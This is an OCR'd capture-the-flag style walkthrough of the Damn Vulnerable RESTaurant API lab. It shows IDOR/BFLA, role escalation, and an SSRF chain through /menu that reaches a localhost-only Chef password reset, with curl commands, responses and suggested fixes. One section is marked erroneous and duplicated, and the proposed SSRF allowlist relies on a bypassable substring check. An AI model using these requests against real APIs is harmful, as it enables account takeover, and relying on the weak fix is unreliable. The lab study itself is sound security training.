
this task was labelled as another IDOR/BOLA, but I would also state that BFLA is in play as we can authorize ourselves (as well as authenticate) against the API endpoint to change any user profile without validation checking:





Fixed code: 🔧





the same request from the client is now successfully denied.


```
@router.put("/profile", response_model=UserRead, status_code=status.HTTP_200_OK)
def update_current_user_details(
    user_update: UserUpdate,
```

```
    current_user: User = Depends(get_current_user),
    db: Session = Depends(get_db),
):
    # Check if the user is updating their own profile
    if user_update.username != current_user.username:
        raise HTTPException(
            status_code=status.HTTP_403_FORBIDDEN,
            detail="Forbidden: You can only update your own profile"
        )

    # Proceed with updating the user's profile
    updated_user = update_user(db, current_user.username, user_update)

    return updated_user
```


▼ 4️⃣ Lesson Three 💼 - "Privilege Escalation in `/user` API endpoint"


i first checked out the bearer token to identify if the scope(s) included the role, but this looks to be hard set in the backend against the users profile

```
Level 3 - Privilege Escalation

Note:
    Now, the funny part starts!

    I was able to escalate privileges from customer to employee!
    I achieved this via "/users/update_role" API endpoint
    just by changing a role.

    With this role, I can now access the employee restricted endpoints...
    What can I do with these permissions next? :thinking_face:

    btw. my employer didn't respond to my initial findings.
    This API is so vulnerable...

Possible fix:
    It could be fixed by making sure that only employees
    or Chef can grant Employee role.

    Probably, the fix could be implemented in "apis/users/service.py" file
    in "update_user_role" function - in a similar way as first vuln.

Test file confirming the vulnerability:
    app/tests/vulns/level_3_privilege_escalation.py
```





Initial testing verifies that we can set our `role` to almost anything for privilege escalation:





Code fix: 🔧







```python
@router.put("/users/update_role", response_model=UserRoleUpdate)
async def update_user_role(
    user: UserRoleUpdate,
    current_user: Annotated[models.User, Depends(get_current_user)],
    db: Session = Depends(get_db),
):
    # Ensure that only employees or the Chef can grant the Employee role
    if current_user.role not in [UserRole.EMPLOYEE, UserRole.CHEF]:
        raise HTTPException(
            status_code=status.HTTP_403_FORBIDDEN,
            detail="Forbidden: Only employees or the Chef can update user roles!"
        )

    # Prevent assigning the Chef role to other users
    if user.role == UserRole.CHEF:
        raise HTTPException(
            status_code=status.HTTP_401_UNAUTHORIZED,
            detail="Unauthorized: Only Chef can be assigned the Chef role!"
        )

    # Update the user's role
    db_user = update_user(db, user.username, user)
    return db_user
```

▼ ERRONEOUS ⚠⚠⚠ 5️⃣ ~~Lesson Four 🌊 — "SSRF in `/menu` API endpoint -> Unrestricted `/admin/reset-chef-password` API endpoint"~~

```
Level 4 - Server Side Request Forgery

Note:
    Using employee role, I was able to access more endpoints
    and found more vulnerabilities in endpoints restricted to employees.

    I found a PUT "/menu" endpoint that allows to create menu items
    and set images for these items as employee.
    You won't believe but it's possible to set an image via URL.
    The image is then downloaded and stored in the database as
    base64 encoded format.
    I could use this to perform SSRF attack!

    I also found a hidden endpoint "/admin/reset-chef-password"
    which can be used to reset the password of the Chef user
    but it can be accessed only from localhost.

    ...and I got an idea!

    I can use SSRF in "/menu" which will allow me to make requests from
    the server, so I can access the "/admin/reset-chef-password" endpoint
    and get the new password of the Chef user!

    btw. the woman still did not reply on my questions related
    to the API. This job looks really weird now. I need to make sure
    that she is the owner of this restaurant really quick.

Possible fix:
    Probably, it could be fixed by allowing only chosen domains
    to be used to host images for menu. Also, would be cool to
    restrict filetypes to images only.

    I think it could be fixed in "apis/menu/utils.py" in "_image_url_to_base64"
    function, or in "menu/service.py" in "update_menu_item" function.

Test file confirming the vulnerability:
    app/tests/vulns/level_4_server_side_request_forgery.py
```

the hype is indeed true, the image url can be uploaded and reached from any arbitrary url:






```
➜  Damn-Vulnerable-RESTaurant-API-Game git:(main) ✗ base64 -d "IAoKCgoKCgo8IURPQ1RZUEUgaHRtbD
...
➜  Damn-Vulnerable-RESTaurant-API-Game git:(main) ✗ base64 -d /tmp/b64.txt

<!DOCTYPE html>
<html
  lang="en"

  data-color-mode="auto" data-light-theme="light" data-dark-theme="dark"
  data-a11y-animated-images="system" data-a11y-link-underlines="true"
  >
```

i then tested SSRF for the `/admin/reset-chef-password` api endpoint, using the SSRF discovered in `/menu`

```
➜  ~ curlheaders http://localhost:8080/admin/reset-chef-password -x 127.0.0.1:8081
*   Trying [::1]:8080...
* connect to ::1 port 8080 failed: Connection refused
*   Trying 127.0.0.1:8080...
* Connected to localhost (127.0.0.1) port 8080
> GET /admin/reset-chef-password HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/8.4.0
> Accept: application/json
> Content-Type: application/json
>
< HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
< date: Tue, 23 Apr 2024 23:53:39 GMT
date: Tue, 23 Apr 2024 23:53:39 GMT
< server: uvicorn
server: uvicorn
< content-length: 70
content-length: 70
< content-type: application/json
content-type: application/json
```





Fix: 🔧 and explanation:

1. **Identify the SSRF Vulnerability**: You've already identified the vulnerable endpoint (`/menu/`) and the restricted endpoint (`/admin/reset-chef-password`).
2. **Craft a Request from the Attacker's Perspective**: You'll need to craft a request to the `/menu/` endpoint that attempts to access the restricted `/admin/reset-chef-password` endpoint. You can manipulate the request to include the URL of the restricted endpoint as a parameter or within the body of the request.
3. **Send the Request**: Use a tool like cURL, Postman, or even a simple browser, to send the crafted request to the `/menu/` endpoint.
4. **Analyze the Response**: Check the response you get back from the server. If you receive a response that indicates successful access to the `/admin/reset-chef-password` endpoint, then the SSRF vulnerability is confirmed.
5. **Verify Access Logs**: If possible, check the access logs on the server to confirm if the request to `/admin/reset-chef-password` was made and from which IP address.

```
➜  ~ curl -X GET "http://localhost:8080/menu/?url=http://localhost:8080/admin/reset-chef-password" -x 127.0.0.1:8081
```


observe the `307` temporary redirect occurring here:





```
➜  ~ curlheaders -X GET "http://localhost:8080/menu/?url=http://localhost:8080/admin/reset-chef-password" -x 127.0.0.1:8081
*   Trying 127.0.0.1:8081...
* Connected to 127.0.0.1 (127.0.0.1) port 8081
> GET http://localhost:8080/menu/?url=http://localhost:8080/admin/reset-chef-password HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/8.4.0
> Proxy-Connection: Keep-Alive
> Accept: application/json
> Content-Type: application/json
>
< HTTP/1.1 307 Temporary Redirect
HTTP/1.1 307 Temporary Redirect
< date: Tue, 23 Apr 2024 23:59:53 GMT
date: Tue, 23 Apr 2024 23:59:53 GMT
< server: uvicorn
server: uvicorn
< content-length: 0
```

```
content-length: 0
< location: http://localhost:8080/menu?url=http://localhost:8080/admin/reset-chef-password
location: http://localhost:8080/menu?url=http://localhost:8080/admin/reset-chef-password
< connection: close
connection: close

<
* Closing connection
* Issue another request to this URL: 'http://localhost:8080/menu?url=http://localhost:8080/
admin/reset-chef-password'
* Hostname 127.0.0.1 was found in DNS cache
*   Trying 127.0.0.1:8081...
* Connected to 127.0.0.1 (127.0.0.1) port 8081
> GET http://localhost:8080/menu?url=http://localhost:8080/admin/reset-chef-password HTTP/
1.1
> Host: localhost:8080
> User-Agent: curl/8.4.0
> Proxy-Connection: Keep-Alive
> Accept: application/json
> Content-Type: application/json
>
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
< date: Tue, 23 Apr 2024 23:59:53 GMT
date: Tue, 23 Apr 2024 23:59:53 GMT
< server: uvicorn
server: uvicorn
< content-length: 1856
content-length: 1856
< content-type: application/json
content-type: application/json
< connection: close
connection: close
```




attempt to perform the SSRF exploit on the discovered api endpoint:


```
➜  ~ curlheaders -X $'PUT' "http://localhost:8080/menu/1?url=http://localhost:8080/admin/rese
--data-binary $'{\x0a  \"name\": \"pwn\",\x0a  \"price\": 100000000,\x0a  \"category\": \"pwn\
```

```
➜  ~ curlheaders -X PUT "http://localhost:8080/menu/1?url=http://localhost:8080/admin/rese
t-chef-password" -x 127.0.0.1:8081 -H $'Accept: application/json' -H $'Content-Type: applic
```

```
ation/json' -H $'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZHM
iLCJleHAiOjE3MTM5MTc3MzZ9.ISdCJjAmR5nnhekDsTKiEO2A0fZLYN9Vpk3MClknbFc'
*   Trying 127.0.0.1:8081...
* Connected to 127.0.0.1 (127.0.0.1) port 8081
> PUT http://localhost:8080/menu/1?url=http://localhost:8080/admin/reset-chef-password HTT
P/1.1
> Host: localhost:8080
> User-Agent: curl/8.4.0
> Proxy-Connection: Keep-Alive
> Accept: application/json
> Content-Type: application/json
> Accept: application/json
> Content-Type: application/json
> Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZHMiLCJleHAiOjE3MT
M5MTc3MzZ9.ISdCJjAmR5nnhekDsTKiEO2A0fZLYN9Vpk3MClknbFc
>
< HTTP/1.1 422 Unprocessable Entity
HTTP/1.1 422 Unprocessable Entity
< date: Wed, 24 Apr 2024 00:06:49 GMT
date: Wed, 24 Apr 2024 00:06:49 GMT
< server: uvicorn
server: uvicorn
< content-length: 132
content-length: 132
< content-type: application/json
content-type: application/json
< connection: close
connection: close

<
* Excess found: excess = 132 url = /menu/1 (zero-length body)
* Closing connection
```



Fixed code: 🔧



```python
def _image_url_to_base64(image_url: str):
    try:
        # Validate URL to prevent SSRF
        if not image_url.startswith(("http://", "https://")):
            raise ValueError("Invalid URL")

        # Limit the domains that can be accessed
        allowed_domains = ["localhost:8080"]  # Add your domain(s) here
        if not any(domain in image_url for domain in allowed_domains):
            raise ValueError("Access to this domain is not allowed")

        response = requests.get(image_url)
        response.raise_for_status()  # Raise exception if request fails

        # Check content type to ensure it's an image
        content_type = response.headers.get("content-type", "")
        if not content_type.startswith("image"):
            raise ValueError("Invalid content type")

        return base64.b64encode(response.content).decode()
    except Exception as e:
        # Log or handle the error appropriately
        raise HTTPException(status_code=400, detail=str(e))


def create_menu_item(db, menu_item: schemas.MenuItemCreate):
```

Changes Made: ☝️


1. **URL Validation**: Added a check to ensure that the URL starts with `http://` or `https://`. This helps prevent SSRF attacks by limiting the URLs that can be accessed.
2. **Domain Whitelisting**: Restricted access to only certain domains. Modify the `allowed_domains` list to include the domains from which you expect to fetch images.

3. **Content Type Check**: Ensured that the downloaded content is actually an image by checking its content type. This prevents arbitrary file downloads.
4. **Error Handling**: Implemented proper error handling to catch any exceptions that may occur during the URL fetching and base64 encoding process. This prevents potential crashes and provides meaningful error messages.

To additionally fix limitations of arbitrary file uploads, you can add the additional logic:

```
import base64
import requests
from apis.menu import schemas
from db.models import MenuItem
from fastapi import HTTPException

def _image_url_to_base64(image_url: str):
    try:
        # Validate URL to prevent SSRF
        if not image_url.startswith(("http://", "https://")):
            raise ValueError("Invalid URL")

        # Limit the domains that can be accessed
        allowed_domains = ["localhost:8080"]  # Add your domain(s) here
        if not any(domain in image_url for domain in allowed_domains):
            raise ValueError("Access to this domain is not allowed")

        response = requests.get(image_url)
        response.raise_for_status()  # Raise exception if request fails

        # Check content type to ensure it's an image
        content_type = response.headers.get("content-type", "")
        if not content_type.startswith("image"):
            raise ValueError("Invalid content type")

        # Check if image is in JPEG format
        if not content_type.lower().endswith("jpeg"):
            raise ValueError("Image is not in JPEG format")

        return base64.b64encode(response.content).decode()
    except Exception as e:
        # Log or handle the error appropriately
        raise HTTPException(status_code=400, detail=str(e))

def create_menu_item(db, menu_item: schemas.MenuItemCreate):
    menu_item_dict = menu_item.dict()
    image_url = menu_item_dict.pop("image_url", None)
    db_item = MenuItem(**menu_item_dict)

    if image_url:
        db_item.image_base64 = _image_url_to_base64(image_url)

    db.add(db_item)
    db.commit()
    db.refresh(db_item)
```

```
    return db_item
```




▼ 5️⃣ Lesson Four 🌊 - "SSRF in `/menu` API endpoint → Unrestricted `/admin/reset-chef-password` API endpoint and `chef` account takeover"

```
Level 4 - Server Side Request Forgery

Note:
    Using employee role, I was able to access more endpoints
    and found more vulnerabilities in endpoints restricted to employees.

    I found a PUT "/menu" endpoint that allows to create menu items
    and set images for these items as employee.
    You won't believe but it's possible to set an image via URL.
    The image is then downloaded and stored in the database as
    base64 encoded format.
    I could use this to perform SSRF attack!

    I also found a hidden endpoint "/admin/reset-chef-password"
    which can be used to reset the password of the Chef user
    but it can be accessed only from localhost.

    ...and I got an idea!

    I can use SSRF in "/menu" which will allow me to make requests from
    the server, so I can access the "/admin/reset-chef-password" endpoint
    and get the new password of the Chef user!

    btw. the woman still did not reply on my questions related
    to the API. This job looks really weird now. I need to make sure
    that she is the owner of this restaurant really quick.

Possible fix:
    Probably, it could be fixed by allowing only chosen domains
    to be used to host images for menu. Also, would be cool to
    restrict filetypes to images only.

    I think it could be fixed in "apis/menu/utils.py" in "_image_url_to_base64"
    function, or in "menu/service.py" in "update_menu_item" function.
```


```
Test file confirming the vulnerability:
    app/tests/vulns/level_4_server_side_request_forgery.py
```


the hype is indeed true, the image url can be uploaded and reached from any arbitrary url:




i then tested SSRF for the `/admin/reset-chef-password` api endpoint, using the SSRF discovered in `/menu` :

observe the `307` temporary redirect occurring here too:





```
curl --path-as-is -i -s -k -X $'PUT' \
